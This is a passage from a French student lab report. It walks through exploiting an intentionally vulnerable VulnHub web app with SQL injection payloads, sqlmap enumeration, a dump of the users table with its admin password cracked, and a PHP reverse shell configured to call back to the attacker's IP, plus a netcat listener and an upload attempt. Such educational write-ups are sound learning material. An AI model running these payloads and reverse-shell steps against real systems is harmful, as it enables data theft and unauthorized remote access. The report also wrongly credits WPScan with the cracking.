- user=admin' UNION SELECT NULL, column\_name, NULL FROM informa-
- tion\_schema.columns WHERE table\_name='users' – &password=nathan
- ...
- ...

medbreak Ensuite, j'ai essayé au début avec SQLMap en capturant la requête dans Burp Suite et en l'exportant dans un fichier « request.txt » :

```
(sae@kalisae)-[~]
$ cat request.txt
POST /admin/index.php HTTP/1.1
Host: 192.168.56.115
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.115
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
Referer: http://192.168.56.115/admin/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=murkfvuadc19i7kpkjd2ol7kf7
Connection: close

user=admin' -- &password=nathan
```

FIGURE 3.19 – Export de la requête dans un fichier request.txt

J'utilise ensuite SQLMap pour détecter et exploiter automatiquement la vulnérabilité. Il faut que sqlmap puisse analyser et tester chaque paramètre de la requête pour une vulnérabilité à l'injection SQL. Je passe ensuite le fichier à SQLMap :

```
(sae@kalisae)-[~]
$ sqlmap -r request.txt --dbs Password ****

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

{1.8#stable}
https://sqlmap.org
```

FIGURE 3.20 – Liste de toutes les bases de données avec sqlmap et le fichier request.txt

Voici la sortie de SQLMap pour cette commande :

```
[22:01:44] [INFO] testing 'generic inline queries'
[22:01:44] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:01:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:01:44] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:01:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:01:44] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:01:44] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:01:44] [INFO] testing 'Oracle AND time-based blind'
[22:01:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:01:45] [WARNING] POST parameter 'password' does not seem to be injectable
[22:01:45] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[22:01:45] [WARNING] your sqlmap version is outdated

[*] ending @ 22:01:45 /2024-12-08/
```

FIGURE 3.21 – Résultat de la liste de toutes les bases de données avec sqlmap et le fichier request.txt

La sortie montre que le test pour les injections SQL a échoué sur les paramètres user et password. D'après SQLMap, « aucune injection SQL n'a été trouvée, même après avoir testé plusieurs techniques comme boolean-based blind, time-based blind, error-



based, et UNION ». Je pense alors que cette interface de connexion n'est pas sensible aux injections SQL.

C'est en fouillant sur le site et notamment sur les pages du menu que je vois que l'URL s'exécute avec un ID de requête :




FIGURE 3.22 – L'URL s'exécute avec un ID de requête

Je réessaye alors avec Burp sur cette URL. J'injecte alors une apostrophe après l'URL :




FIGURE 3.23 – Analyse de l'URL qui s'exécute avec un ID de requête avec burp

Après cette injection dans l'URL, je remarque qu'il y a une vulnérabilité dans le paramètre ID car le serveur répond par cette erreur : « You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 ». Cela signifie qu'il y a une erreur de syntaxe SQL près de l'apostrophe et le serveur essaie d'exécuter une requête mal formée. Voici les injections SQLs testées :

- `/cat.php?id=2 OR 1=1`  $\Rightarrow$  retourne un code 200 OK
- `/cat.php?id=2 UNION SELECT null, null, null`  $\Rightarrow$  ne fonctionne pas
- ...

Le problème c'est que c'est que je ne connais pas le nombre de colonnes donc je ne sais pas combien mettre de « null » dans le UNION.

Je fais alors comme pour mon premier essai avec SQLMap, j'exporte la requête dans un fichier et j'exécute en passant mon fichier en paramètre avec SQLMap. Voici le contenu du fichier passé en paramètre pour SQLMap :

```
(sae@kalisae)-[~]  
$ cat request.txt  
GET /cat.php?id=1 HTTP/1.1  
Host: 192.168.56.115  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.56.115/index.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9  
Cookie: PHPSESSID=murkfvuadc19i7kpkjd2ol7kf7  
Connection: close
```

FIGURE 3.24 – Nouvel export de la requête dans un fichier request.txt

J'exécute alors SQLMap en passant en paramètre ce fichier avec la commande ci-dessous :

```
(sae@kalisae)-[~]
$ sqlmap -r request.txt --dbs
```

```
{1.8#stable}
```

---

```
|_IV...|_| https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I am not responsible for any misuse or damage caused by this program

[\*] starting @ 22:10:15 /2024-12-08/

```
[22:10:15] [INFO] parsing HTTP request from 'request.txt'
[22:10:15] [INFO] testing connection to the target URL
[22:10:15] [INFO] checking if the target is protected by some kind of WAF/IPs
```

FIGURE 3.25 – Liste de toutes les bases de données avec sqlmap et le nouveau fichier request.txt

Et voici la sortie de SQLMap :

```
[22:10:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[22:10:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:10:28] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:10:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:10:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) te
[22:10:28] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query column
[22:10:28] [INFO] target URL appears to have 4 columns in query
[22:10:28] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[22:10:28] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 3025=3025

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 7013 FROM(SELECT COUNT(*),CONCAT(0x716a627171,(SELECT (ELT(7013=7013,1))),0x717a707071,FLOOR(RAND(0)*2))x

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 6341 FROM (SELECT(SLEEP(5))))YYbH

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x716a627171,0x434b4e4f4d4c6e77776656736a735a57435444674d764c4b5763666b745452516b74674444f

[22:10:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[22:10:32] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog

[22:10:32] [INFO] fetched data logged to text files under '/home/sae/.local/share/sqlmap/output/192.168.56.115'
[22:10:32] [WARNING] your sqlmap version is outdated

[*] ending @ 22:10:32 /2024-12-08/
```

FIGURE 3.26 – Résultat de la liste de toutes les bases de données avec sqlmap et le nouveau fichier request.txt

L'injection a bien fonctionné dans ce cas-là. SQLMap a pu identifier le point d'injection sur le paramètre ID de la requête GET. SQLMap a trouvé plusieurs types d'injections (boolean-based blind, error-based, time-based blind et UNION query). Il a alors pu récupérer deux bases de données, « information\_schema » qui contient des informations sur les autres bases de données et leurs structures et « photoblog » qui est probablement la base de données de l'application.

Maintenant que je connais les bases de données, je demande à SQLMap de lister les tables dans la base de données « photoblog ». Voici la commande exécutée :

```
(sae@kalisae)-[~]
$ sqlmap -r request.txt -D photoblog --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
sponsible for any misuse or damage caused by this program

[*] starting @ 22:37:20 /2024-12-08/

[22:37:20] [INFO] parsing HTTP request from 'request.txt'
[22:37:20] [INFO] resuming back-end DBMS 'mysql'
[22:37:20] [INFO] testing connection to the target URL
```

FIGURE 3.27 – Liste de toutes les tables dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

Et voici la sortie de SQLMap :

```
[22:37:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL ≥ 5.0
[22:37:20] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+-----+
| categories |
| pictures   |
| users      |
+-----+

[22:37:20] [INFO] fetched data logged to text files under '/home/sae/.local/share/sqlmap/ou
[22:37:20] [WARNING] your sqlmap version is outdated

[*] ending @ 22:37:20 /2024-12-08/
```

FIGURE 3.28 – Résultat de la liste de toutes les tables dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

SQLMap a bien récupéré les tables de la base de données « photoblog ». Les tables disponibles sont « categories », « pictures », et « users ».

Maintenant, je peux lister les colonnes de la table « users » car elle est susceptible de contenir des informations sur les noms d'utilisateur et mot de passe, voici la commande exécutée :

```
(sae@kalisaie)-[~]
$ sqlmap -r request.txt -D photoblog -T users --columns

{1.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
sponsible for any misuse or damage caused by this program

[*] starting @ 22:40:25 /2024-12-08/

[22:40:25] [INFO] parsing HTTP request from 'request.txt'
```

FIGURE 3.29 – Liste de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

Et voici la sortie de SQLMap :

```

[22:40:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.0
[22:40:26] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | mediumint(9) |
| login   | varchar(50) |
| password | varchar(50) |
+-----+-----+

[22:40:26] [INFO] fetched data logged to text files under '/home/sae/.local/sha
[22:40:26] [WARNING] your sqlmap version is outdated

```

FIGURE 3.30 – Résultat de la liste de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

La table « users » contient alors trois colonnes. La première colonne est « id », la deuxième est « login », et la troisième est « password ». La dernière étape est d'extraire les données de cette table. De ce fait, je vais pouvoir récupérer les valeurs des colonnes « login » et « password » pour chaque utilisateur enregistré dans la table users. Voici la commande exécutée :

```

(sae@kalisae)-[~]
$ sqlmap -r request.txt -D photoblog -T users --dump

```



```

{1.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
gal. It is the end user's responsibility to obey all applicable local, sta
evelopers assume no liability and are not responsible for any misuse or da
ogram

```

FIGURE 3.31 – Commande extraction des données de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

Et voici la sortie de SQLMap :

```
[22:43:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL ≥ 5.0
[22:43:10] [INFO] fetching columns for table 'users' in database 'photoblog'
[22:43:10] [INFO] fetching entries for table 'users' in database 'photoblog'
[22:43:10] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools
[y/N] y
[22:43:11] [INFO] writing hashes to a temporary file '/tmp/sqlmapupo1kz4i37128/sqlmaphashes-o9xd
xkir.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[22:43:12] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
1
[22:43:19] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[22:43:22] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:43:22] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[22:43:25] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+
[22:43:25] [INFO] table 'photoblog.users' dumped to CSV file '/home/sae/.local/share/sqlmap/output
```

FIGURE 3.32 – Résultat de l'extraction des données de toutes les colonnes dans la table « users » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

La commande a réussi à récupérer les données de la table « users » dans la base de données « photoblog ». Finalement, il y a un utilisateur « admin » avec un mot de passe « P4ssw0rd » qui a été décrypté par WPScan. Avant de me connecter, et pour être sûr de ne rien oublier, je regarde les deux autres « categories » et « pictures » dans la base de données.

Pour la table « categories », je trouve les pages dans le menu à droite sur le site WEB. Voici le contenu de la table :

```
[17:42:59] [INFO] table 'photoblog.pictures' dumped to CSV file '/root/.local/share/p/photoblog/pictures.csv'
[17:42:59] [INFO] fetching columns for table 'categories' in database 'photoblog'
[17:42:59] [INFO] fetching entries for table 'categories' in database 'photoblog'
Database: photoblog
Table: categories
[3 entries]
+----+-----+
| id | title |
+----+-----+
| 1  | test  |
| 2  | ruxcon|
| 3  | 2010  |
+----+-----+
```

FIGURE 3.33 – Résultat de l'extraction des données de toutes les colonnes dans la table « categories » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

Dans l'autre table, la table « pictures », je retrouve les trois images présentes dans le répertoire « /admin/uploads », celles que j'ai analysées avec binwalk. Voici le contenu de cette table pictures :

```
[17:42:59] [INFO] table 'photoblog.users' dumped to CSV file '/root/.local/share/photoblog/users.csv'
[17:42:59] [INFO] fetching columns for table 'pictures' in database 'photoblog'
[17:42:59] [INFO] fetching entries for table 'pictures' in database 'photoblog'
Database: photoblog
Table: pictures
[3 entries]
+----+-----+-----+-----+
| id | cat | img          | title |
+----+-----+-----+-----+
| 1  | 2   | hacker.png   | Hacker|
| 2  | 1   | ruby.jpg     | Ruby  |
| 3  | 1   | cthulhu.png  | Cthulhu|
+----+-----+-----+-----+
```

FIGURE 3.34 – Résultat de l'extraction des données de toutes les colonnes dans la table « pictures » dans la base de données « photoblog » avec sqlmap et le nouveau fichier request.txt

Finalement, il n'y a pas d'autres informations dans cette base de données. Je décide alors de me connecter sur l'interface de connexion avec les credentials que j'ai trouvé grâce à WPScan :






FIGURE 3.35 – Connexion réussie sur l'interface de connexion sur le serveur WEB

La connexion est réussie et je remarque tout de suite que la table « pictures » est affichée dans cette page mais sans les extensions de fichiers. Voici la table qui est affichée sur la page WEB :

Hacker	delete
Ruby	delete
Cthulhu	delete





Add a new picture

FIGURE 3.36 – Table SQL « pictures » affichée sur la page WEB

Il s'avère également que c'est le même contenu qui est aussi affiché dans le répertoire « /admin/uploads » dans lequel j'avais téléchargé les images pour les analyser. Pour rappel, voici le contenu du répertoire « /admin/uploads » :



# Index of /admin/uploads

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">cthulhu.png</a>	20-Sep-2012 23:51	27K	
 <a href="#">hacker.png</a>	20-Sep-2012 23:51	24K	
 <a href="#">ruby.jpg</a>	20-Sep-2012 23:51	11K	

*Apache/2.2.16 (Debian) Server at 192.168.56.115 Port 80*

FIGURE 3.37 – Contenu du répertoire « /admin/uploads » (lié à la table « pictures »)


Je fais alors le lien avec la description VulnHub sur la box. Pour rappel, dans la description de la box sur Vulnhub et plus précisément dans la section « What you will learn? », le dernier point est « Writing a PHP webshell ». Je comprends alors qu'il faut que je télécharge un reverse shell en php depuis l'interface sur laquelle je me suis connecté dans la table pour ensuite retrouver le webshell dans la page « /admin/uploads » et ensuite avoir un accès à la machine.

Par défaut, Kali Linux fournit des reverse shell par défaut présents dans le répertoire « /usr/share/webshells/php » :

```
(sae@kalisae)-[~]
$ ll /usr/share/webshells/php
total 36
drwxr-xr-x 2 root root 4096 Feb  3  2024 findsocket
-rw-r--r-- 1 root root 2800 Nov 20  2021 php-backdoor.php
-rwxr-xr-x 1 root root 5491 Nov 20  2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20  2021 qsd-php-backdoor.php
-rw-r--r-- 1 root root  328 Nov 20  2021 simple-backdoor.php
File System
(sae@kalisae)-[~]
```

FIGURE 3.38 – reverse shell mis à disposition sur la Kali Linux

Je me sers alors de ce reverse shell et je configure, dans ce fichier, l'adresse IP de ma Kali Linux et un port d'écoute. Voici la configuration du fichier reverse shell php :


A screenshot of a code editor showing a PHP script for configuring a reverse shell. The script includes comments in blue and code in red and green. The code sets a time limit, version, IP address, port, chunk size, and shell command. The IP address is set to '192.168.56.110' and the port to '12345'. The shell command is 'uname -a; w; id; /bin/sh -i'. The script also sets \$daemon to 0 and \$debug to 0.

```
1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '192.168.56.110'; // CHANGE THIS TO YOUR IP ADDR
6 $port = 12345; // CHANGE THIS
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
```

FIGURE 3.39 – Configuration du reverse shell en modifiant l’IP de la Kali et le port d’écoute

Par conséquent, lorsque le reverse shell sera déclenché, la machine cible, donc dans mon cas la box vulnhub se connectera à ma machine Kali Linux. De même, le port configuré dans le script est utilisé pour établir la connexion réseau. Après avoir configuré le port, dans mon cas, « 12345 », je dois, sur ma Kali Linux, écouter sur ce port en attente de la connexion. Et, lorsque le script reverse shell s’exécutera sur la machine cible, il établira une connexion sur l’IP sur le port spécifié. Si la Kali Linux écoute sur ce port, la connexion sera réussie.

Une fois cette configuration réalisée, j’utilise netcat pour être en mode écoute sur le port 12345 :


A screenshot of a terminal window on a Kali Linux machine. The prompt is '(root@kalisaie)-[/home/sae]'. The user has entered the command '# nc -v -n -l -p 12345'. The output is 'listening on [any] 12345 ...'.

```
(root@kalisaie)-[/home/sae]
# nc -v -n -l -p 12345
listening on [any] 12345 ...
```

FIGURE 3.40 – Netcat pour être en mode écoute sur le port 12345 sur la Kali Linux

Certains paramètres passés dans la commande ne sont pas obligatoires comme le « -v » qui est pour la verbosité, ou « -n » pour bypasser les résolutions DNS » même s’ils sont souvent utilisés dans les exemples d’exploitation reverse shell avec nc.

Ensuite, dans la page « /admin/index.php », je clique sur « Add a new picture » et je rentre un titre de mon image (qui sera ajouté pour la colonne « Title » dans la table pictures et dans le fichier, j'upload le reverse shell configuré :



Title: Bird.png

File: Browse... php-reverse-shell.php

test ▼

Add

FIGURE 3.41 – Téléchargement du reverse shell dans la page WEB avec le bouton « Add »

En cliquant sur le bouton add, le serveur renvoie une erreur « NO PHP!! » :

## Administration of my Awesome Photoblog

NO PHP!!

[Home](#) | [Manage pictures](#) | [New picture](#)

FIGURE 3.42 – Erreur lors du téléchargement du reverse shell dans la page WEB

